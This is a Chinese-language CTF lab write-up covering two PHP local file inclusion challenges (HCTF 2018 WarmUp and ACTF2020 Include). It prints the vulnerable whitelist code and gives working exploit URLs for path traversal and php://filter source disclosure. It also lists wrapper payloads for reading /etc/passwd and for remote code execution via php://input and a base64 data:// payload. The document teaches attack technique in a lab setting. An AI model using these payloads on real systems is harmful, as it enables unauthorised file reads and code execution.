实验7 了解web攻防

[HCTF 2018]WarmUp

类型：PHP 代码审计、文件包含漏洞 LFI

一、信息收集

1. 访问靶机

   开启靶机环境，访问靶机。





2. 查看源码

   在页面空白处点击右键 -> “查看网页源代码”（或按 Ctrl+U）。

换行

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```

在源码的 HTML 注释中可以看到：
提示后台有一个名为 source.php 的文件。

二、代码审计

1. **获取源码：**

在浏览器地址栏 URL 后面加上 /source.php 并回车。



2. **分析代码**

经典 PHP 审计题目：**试图建立一个极其严格的防火墙（白名单），但逻辑实现上存在一个致命的“后门”，允许我们通过特定的构造来绕过检查。**

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            // 白名单
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];

            //基本检查：确保你传了参数，且参数必须是字符串。
```

```php
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            //白名单检查：如果直接输入 file=source.php 或 file=hint.php，检查通过。但这样只能看到这两个文件的源码，拿不到 Flag。
            if (in_array($page, $whitelist)) {
                return true;
            }

            //问号截取检查
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );//从头截取到第一个问号之前
            //检查截取出来的部分是否在白名单里
            if (in_array($_page, $whitelist)) {
                return true;
            }

            //URL解码后的截取检查：对参数再进行一次 URL 解码
            //防止攻击者通过两次编码绕过，但允许攻击者通过双重URL编码绕过初次过滤，利用PHP的include特性实施文件包含攻击
            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    //如果上面的checkFile返回了true，PHP就会执行include $_REQUEST['file'];
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
```

```
56          echo "<br><img
    src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
57      }
58  ?>
59
```

绕过思路： 如果输入 `source.php?../../../../flag`，函数会截取问号前的 source.php。因为 source.php 在白名单里，所以函数会返回 true（通过检查）。


> **Note**
>
> **URL编码**
>
> 在浏览器地址栏（URL）中，有些字符有特殊含义（? 表示参数开始，/ 表示路径）。如果想把这些特殊字符当作普通文本传递，就需要编码：
>
> - ? 的一次编码是：**%3f**
> - % 符号本身的编码是：**%25**

在 PHP 中，include 一个本地文件时（LFI），并不像浏览器那样把问号 ? 后面的内容当成参数。当你执行 `include 'source.php?../../../../flag';` 时：

- 操作系统会尝试寻找一个名为 `source.php?` 的**文件夹**（由于有 ../ 存在，系统会尝试向上跳转）
- 通过足够多的 ../（**路径穿越**），系统会忽略掉前面那个并不存在的路径段，最终定位到根目录下的 flag文件。

三、获取flag

1、通过访问 hint.php 来获取提示



说明 flag 在 `fffflllaaaagggg` 文件中。

2、构造攻击链接

> **Note**
>
> `index.php` 是“执行引擎”所在的页面。
>
> 在 Web 题目中，通常有一个主文件负责处理所有的逻辑，而其他文件（如 `source.php`）可能只负责展示代码。

> 利用 `index.php` 作为入口点，通过 GET 方式传入 file 参数，利用第一个问号激活 Web 传参，利用第二个问号绕过后端代码的白名单检测。

- **基础 URL：** `http://靶机地址/index.php`
- **添加参数：** `?file=`
- **绕过白名单：**先写一个在白名单里的文件名，紧跟着一个问号 source.php?
- **路径穿越：** 加上连续的 ../。因为通常 Web 目录在 /var/www/html，所以需要向上跳 4 到 5 级才能到达根目录
- **目标文件：**加上刚才确认的文件名 `fffflllaaaagggg`。

最终链接为：

```
https://f2e0e4c3293a517e49c5919f.http-ctf2.dasctf.com/index.php?file=source.php?../../../../../fffflllaaaagggg
```





[ACTF2020 新生赛]Include

类型：PHP 文件包含漏洞（LFI）

解法：利用PHP伪协议 `php://filter` 来对文件内容进行编码后再读取，这样 PHP 就不会执行它，而是把它当成一段文本显示出来。

一、PHP 伪协议

PHP 内置的一系列用于访问各种数据流的“包装器”（Wrappers）。它们允许开发者像访问普通文件（如 `C:\test.txt`）一样，通过特定的语法去访问 PHP 内部的数据、执行代码或进行编码处理。

1、伪协议

普通的协议如 `http://` 是用来在网络上传输数据的，而 `php://` 这类协议是 **PHP 引擎内部自定义的**，不走网络协议栈，只在 PHP 解析器内部有效，所以称为“伪”协议。

2、最常用伪协议：`php://filter`

- **作用：** 一个中间件，允许在读取文件内容之前，先对内容进行某种“加工”（过滤）。
- **核心逻辑：**
  通常 `include('flag.php')` 会把文件当作 PHP 代码执行。但如果想**看源码**而不是执行它，可以用 `php://filter` 把它**编码**成 `Base64`。一旦编码了，就不再是合法的 PHP 代码，include 就会把它当作普通字符串显示出来。
- **语法结构：**
  `php://filter/read=过滤器/resource=目标文件`
  - read：表示要读取
  - convert.base64-encode：过滤器，意思是“转成 Base64”
  - resource：要操作的目标文件。

3、其余常见伪协议

php://input

- **用途：** 可以访问请求的 **POST** 原始数据。
- **攻击场景：** 如果代码里有 `include($_GET['file'])`，传入 `?file=php://input`，然后在 POST 数据包里写 ，就可以在服务器上执行命令（RCE）。

data://

- **用途：** 数据流封装器，可以直接在 URL 里写代码。
- **语法：** `?file=data://text/plain; base64,PD9waHAgc3lzdGVtKCdscycpOyA/Pg==`（后面是代码的 Base64 形式）。
- **效果：** 让服务器直接执行你传过去的这段代码。

file://

- **用途：** 用于访问本地文件系统（绝对路径）。
- **语法：** `?file=file:///etc/passwd`（读取 Linux 系统密码文件）。

zip:// 和 phar://

- **用途：** 读取压缩包里的文件。
- **攻击场景：** 如果可以上传一个图片，但实际上它是个改了后缀的 zip 包，可以用这个协议去执行压缩包里的 PHP 脚本。

二、获取 flag

1、攻击链接

语法结构：`http://靶机地址/index.php?file=php://filter/read=convert.base64-encode/resource=flag.php`

- `php://filter`：告诉 PHP 要使用过滤器。
- `read=convert.base64-encode`：在读取文件内容时，将其 **转换成 Base64 编码**。
- `resource=flag.php`：读取的目标文件是 `flag.php`。

最终访问链接

`https://cd0778239f232e7204d9134d.http-ctf2.dasctf.com/index.php?file=php://filter/read=convert.base64-encode/resource=flag.php`



页面上出现了一长串乱码字符（Base64 字符串）。

2、使用工具解码

打开 CyberChef 网站，将乱码字符粘贴到 **Input** 框里，在左侧 Operations 搜索并双击 **"From Base64"** 模块。

